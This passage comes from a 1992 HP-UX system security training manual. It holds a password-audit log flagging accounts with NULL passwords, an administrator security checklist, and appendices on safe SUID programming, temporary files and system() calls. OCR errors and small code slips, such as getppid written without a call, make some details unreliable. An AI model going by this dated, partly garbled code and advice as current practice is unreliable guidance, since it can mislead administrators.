
Module 12 — Watching (OPTIONAL)

And more ...

```
join: Feb 07 09:22:05 User guest (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User games (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User daemon (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User notes (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User hpdb (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User bin (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User ftp (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User news (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User adm (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User HP4GL (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User uucp (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User nuucp (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 User lp (in /etc/passwd) has a locked password:- *
join: Feb 07 09:22:05 Warning! sync (/ in /etc/passwd) has a NULL password!
join: Feb 07 09:22:05 Warning! anon (/ in /etc/passwd) has a NULL password!
join: Feb 07 09:22:05 Warning! u511 (/class/51434B/u511 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u512 (/class/51434B/u512 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u513 (/class/51434B/u513 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u514 (/class/51434B/u514 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u515 (/class/51434B/u515 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u516 (/class/51434B/u516 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u517 (/class/51434B/u517 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u518 (/class/51434B/u518 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u519 (/class/51434B/u519 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! u520 (/class/51434B/u520 in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! laserrom (/users/laserrom in /etc/passwd) has a
NULL password!
join: Feb 07 09:22:05 Warning! who (/ in /etc/passwd) has a NULL password!
join: Feb 07 09:22:05 Warning! date (/ in /etc/passwd) has a NULL password!
```

Module 12 — Watching (OPTIONAL)

12-5. SLIDE: HP RemoteWatch



HP RemoteWatch

HP RemoteWatch

- The HP-UX System Monitoring and Support Tool

H5001 12-5

132

© 1992 Hewlett-Packard Company

Student Notes

With RemoteWatch you have the ability to keep track of the status and configuration of your system. It is easily configurable by you. It monitors a lot of information about file system, LAN, kernel, etc.

Part of the package can be used for security purposes. It will scrutinize your file systems to determine if there are potential security problems. It will also make recommendations for solving these problems.

Module 12 — Watching (OPTIONAL)

Appendix A — Security Checklist

Security Checklist for System Administrators

The following lists are suggestions you can use to develop your own security checklist. Most have been covered in the course.

Planning

- What do you need to protect?
- Set your priorities for security
- Develop emergency plans
- Educate your users

Users/Passwords

- Make sure each user has an individual account
- Make sure everyone has a password
- Adhere to good password “practices”
- If you have a “cracker”, run it once and a while
- Consider password generation programs
- Never send passwords around electronically
- Make sure your password file cannot be read by unknown users
- Use password aging



Root

- Always log in to your own account and “su” to root

Filesystems

- Always search for SUID/SGID programs
- Search for writeable files (.profile, .exrc, etc.)

Accounts

- Disable/delete inactive accounts
- Use r`ssh` and r`sh` when applicable
- Make sure every account has a password
- Try not to use accounts that run a single command

Appendix A — Security Checklist

Data

- Run backups regularly
- Make sure your tapes are “safe”
- Create PDF's
- Use `pdfck` and `pdftdiff`
- Make sure that all your system files have the proper permissions
- Don't use SUID/SGID shell scripts if you can avoid it
- Make sure that everyone's login directory and “.” files are not writeable by everyone
- Make sure that your device files have proper protection
- Consider converting to a trusted (secure) system and/or getting COPS or MEDUSA

Log Files

- Run `last`
- Run `lastb`
- Check your audit logs daily
- Check your accounting logs daily

Programmed Threats

- Never install unknown software
- If possible, don't use SUID/SGID shell scripts
- Search for writeable dot files and login directories
- Search for writeable system files and directories
- Do not put “.” in your PATH
- Check your system startup files and configuration files for modifications (periodically)
- Reset PATH in any shell script that you write
- Make sure that any command that allows an escape to the shell resets UID/GID

Networks and Communication

- Search for, and examine `.rhosts` files (if you allow them at all)
- Keep your “trusted host” list short (if you have them at all)
- Disable any network services that your not using
- Make sure you have a safe `fingerd` daemon
- Make sure `sendmail` does not have the commands we discussed
- Make sure `sendmail` does not write directly to a file
- Make sure `sendmail` does not have a “wizard” password in the configuration file

Appendix A — Security Checklist

- Make sure that your ftp and tftp are safe
- Make sure that anonymous ftp (if you support it) is safe

Modems

- If a call is interrupted, the modem should log out the user
- If a caller logs out (or the login process is dies), the modem should hang up
- Modems should not be programmable
- Make sure you do not have call forwarding on incoming lines
- Consider ANI (to trace incoming calls)
- Physically protect your lines and your modems
- Do not allow third party billing
- Consider dial-back
- Consider leasing lines
- Consider separate lines for in and out

Appendix A — Security Checklist

Appendix B — Security Issues When Writing Programs

Appendix B — Security Issues When Writing Programs

B-1. SLIDE: Using Security Features Programmatically

Using Security Features Programmatically

The following library calls access the files `/etc/group`,
`/etc/passwd` and `/.secure` etc/ `passwd`:

<code>getgrnam</code>	<code>getpwnam</code>	<code>getspwnam</code>
<code>getgrgid</code>	<code>getpwuid</code>	<code>getspwuid</code>
<code>getgrent</code>	<code>getpwent</code>	<code>getspwent</code>
<code>setgrent</code>	<code>setpwent</code>	<code>setspwent</code>
<code>endgrent</code>	<code>endpwent</code>	<code>entspwent</code>
	<code>putpwent</code>	<code>putspwent</code>

H5001 B-1

133

© 1992 Hewlett-Packard Company

Student Notes

There are many library calls to allow access to the following account configuration files:

`/etc/passwd`

<code>getpwnam</code>	return entry by user name
<code>getpwuid</code>	return entry by user ID
<code>getpwent</code>	return next entry in file
<code>setpwent</code>	reset to the beginning of the file
<code>endpwent</code>	close file
<code>putpwent</code>	modify entry and store in file

`/etc/group`

<code>getgrnam</code>	return entry by user name
-----------------------	---------------------------

Appendix B — Security Issues When Writing Programs

<code>getgrgid</code>	return entry by user ID
<code>getgrent</code>	return next entry in file
<code>setgrent</code>	reset to the beginning of the file
<code>endgrent</code>	close file

`/.secure/etc/passwd`

<code>getspwnam</code>	return entry by user name
<code>getspwuid</code>	return entry by user ID
<code>getspwent</code>	return next entry in file
<code>setspwent</code>	reset to the beginning of the file
<code>endspwent</code>	close file
<code>putspwent</code>	modify entry and store in file

B-2. SLIDE: Writing SUID/SGID Programs

Writing SUID/SGID Programs

- ⇒ Avoid it
- ⇒ Prefer SGID instead of SUID
- ⇒ Don't use root as owner
- ⇒ Be careful starting programs from inside
- ⇒ Protect your SUID/SGID Programs

Student Notes

Here are some basic rules for programmers :

- Don't use SUID programs. Most of the time it's not necessary, but the easier way to solve an access problem.
- Prefer SGID permission instead of SUID permission. If possible, create a new group. When using an existing group, don't use a system group like bin or sys. Remember that your programs can compromise files belonging to that group.
- Don't use root as owner. Create a new account and establish an environment for this new user.
- Be careful when starting programs inside SUID/SGID programs. The new process would have the same permission as the process invoking the process creation.
 - set the effective IDs to the real IDs


Appendix B — Security Issues When Writing Programs

- use full path names
- check any arguments transferred from your program's argument list or terminal input to the new process.
- Last but not least, protect your code, even during software development. Imagine what happens if other users could start your software fragments with hundred of bugs in it.

Appendix B — Security Issues When Writing Programs

B-3. SLIDE: Writing Programs to Streamline Auditing Data

Writing Programs to Streamline Auditing Data



H5001 B-3

135

© 1992 Hewlett-Packard Company

Student Notes

System auditing has a great impact on the overall system performance. Processes, doing a lot of system calls like `open()`, will produce a great amount of auditing records. To reduce this additional overhead, programs can streamline auditing data. There are two new calls:

<code>audswitch</code>	turn auditing on/off for the calling process
<code>audwrite</code>	write one audit record to log file

These calls can only be invoked by root. They are designed for use in system daemons and central root processes. Before entering a section of code with many system calls, the process turns auditing off, does all the work, creates a summary record for the log file, writes it to the log file and, afterwards, the process turns auditing on.

Appendix B — Security Issues When Writing Programs

The login program and some others use this technique to reduce audit records. Login opens many files during the login process of a user. Most of these files are system files, where normally no problems should occur. Therefore, why should a central UNIX program trace these activities?

Appendix B — Security Issues When Writing Programs

B-4. SLIDE: “root” Processes and Daemons

“root” Process and Daemons

\$ ps -ef

UID	PID	PPID	C	STIME	TTY	TIME	COMMAND
root	0	0	0	Mar 26	?	0:04	swapper
root	1	0	0	Mar 26	?	0:04	init
			.				
			.				
			.				
root	103	1	0	Mar 26	?	0:22	/etc/inetd
			.				
			.				
			.				
lp	1299	1	0	Mar 26	?	0:14	/usr/lib/lpsched

H5001 B-4

136

© 1992 Hewlett-Packard Company

Student Notes

As shown on the slide, there are many processes running under root. These are central system daemons, which need root capabilities. Processes under root should be limited to operating system daemons and central network daemons.

Most of the subsystem daemons use an own account to run their programs (for example: lp for the lpsched process).

What must a program do, when starting from a shell, to become a daemon with no controlling terminal and with an init as its parent process?

Here is the solution:

Appendix B — Security Issues When Writing Programs

```
become_daemon ()

{
    if (getppid == 1) return;          /* init is your parent */

    signal(SIGTTOU,SIG_IGN);           /* ignore terminal signals */
    signal(SIGTTIN,SIG_IGN);
    signal(SIGTSTP,SIG_IGN);

    if ( fork() != 0 ) exit(0);         /* parent */

    setpgrp() ;                        /* child becomes process
                                     group leader */
    if ( fork() != 0 ) exit(0);         /* child becomes parent */

    for ( fd=0 ; fd < _NFILE ; fd++ )  /* 2. child */
        close (fd);                   /* close all files */

    chdir ("/");
    umask (0);
    return;
}
```

Appendix B — Security Issues When Writing Programs

B-5. SLIDE: Temporary Files

Temporary Files

Be careful when using temporary files
containing sensitive data

- ⇒ avoid storing them in /tmp
- ⇒ create "invisible" temporary files
- ⇒ protect your temporary files

H5001 B-5

137

© 1992 Hewlett-Packard Company

Student Notes

Temporary files need your attention when they contain sensitive data. Because of portability reasons, these files are stored under /tmp. This directory is writable for all users. Your files can be deleted without any security risks for the initiator.

Here some hints to bypass this problem:

- Use `umask(077)` to protect all your temporary files.
- To make programs portable, use a shell variable to define the directory path of temporary files. This makes your programs flexible and bypasses the /tmp problem.
- Use "invisible files":

```
creat ("/dir/invisible",0);  
fd = open ("/dir/invisible",O_RDWR);
```

Appendix B — Security Issues When Writing Programs

```
unlink ("/dir/invisible");  
write (fd,buffer,bufferlength);
```

Appendix B — Security Issues When Writing Programs

B-6. SLIDE: Starting Programs

Starting Programs

UNIX offers three techniques to start a program within a program:

1. `fork ( ) / exec ( )` mechanism
2. via `system ( )`
3. via `popen ( )`

All three methods can be dangerous

H5001 B-6

138

© 1992 Hewlett-Packard Company

Student Notes

To ensure that the command or program you intend to start is the one you want, be careful when using `exec()`, `popen()` or `system()`.

Here are some examples, starting with the most dangerous one:

1. `system ("who") ; /* nobody knows which who */`
2. `system ("/bin/who");`
3. `system ("PATH=/bin:/usr/bin:/etc;export PATH; who");`
4. `system ("IFS=' \t\n';PATH=/bin:/usr/bin:/etc; export PATH IFS; who");`

To start a process from a SUID program, do the following:

Appendix B — Security Issues When Writing Programs

```
saveeuid = geteuid();    /* save current ID */
setuid(getuid());        /* effective=real ID */

system ("IFS=' \t\n';PATH=/bin:/usr/bin:/etc;
        export PATH IFS; who");

setuid(saveeuid);        /* restore ID */
```



Appendix B — Security Issues When Writing Programs

Appendix C — HP-UX Networking Overview

Appendix C — HP-UX Networking Overview

C-3. SLIDE: Local Area Networks

Local Area Networks



A = amplifier or repeater
R = router
B = bridge
N = node
G = gateway
T = terminator

H5001 C-3

141

© 1992 Hewlett-Packard Company

Student Notes

The following cabling techniques are used:

Thick Lan Coax: maximum 500 meters / segment. maximum 100 connections / segment. maximum 4 segments connected.

Thin Lan Coax: maximum 185 meters / segment. maximum 30 connections / segment. maximum 4 segments connected.

Fiber Optic: maximum distance of 5000 meters today. unlimited number of connections.

For common baseband LANs, the maximum speed is 10 MBaud.

Terminator: Resistor to terminate a coax cable.

Repeater: Active component for signal regeneration and amplification.


Appendix C — HP-UX Networking Overview

- Router:** Intelligent system, which is able to route messages from one LAN to another because of their network address. Routers work on the network layer.
- Bridge:** Active component to expand the extension limits of LAN segments. Bridges use point to point links to connect two segments. Bridges are also used to filter traffic between segments.
- Gateway:** A computer system that supports two network architectures. A gateway is used to exchange data by using two types of network services.

Appendix C — HP-UX Networking Overview

C-6. SLIDE: Explaining TCP/IP

Explaining TCP/IP



H5001 C-6

144

© 1992 Hewlett-Packard Company

Student Notes

IP: Internet Protocol

IP ensures that a message, supplied with the sender's and receiver's network addresses, will be routed through the network(s). IP addresses are the central information to identify nodes in a network. Normally an IP address must be unique all over the world, because IP uses a composed addressing scheme:

Network Number + Node Number

IP addresses have the following layout:

xxx.xxx.xxx.xxx xxx is a number from 0 to 255, inclusive

Appendix C — HP-UX Networking Overview

Depending on the class of network, the first one, two or three parts are used as network address and the rest for the node address.

TCP: Transport Control Protocol

TCP is responsible for the flow control of data between any two communicating nodes. TCP ensures that:

- Messages arrive in the same order as they were sent.
- No Message will be dropped.
- No Message will arrive more than one time.

TCP uses a complex windowing and retransmission technique to solve the problem of missing frames.

TCP uses transport connections between nodes to negotiate parameters and to control data flow.

To identify the upper layer's receiving or sending components, TCP uses port numbers for addressing. There are reserved port numbers for the different network service daemons.

Appendix C — HP-UX Networking Overview

1017 NC 30210N 07 AB-25 11 011000A

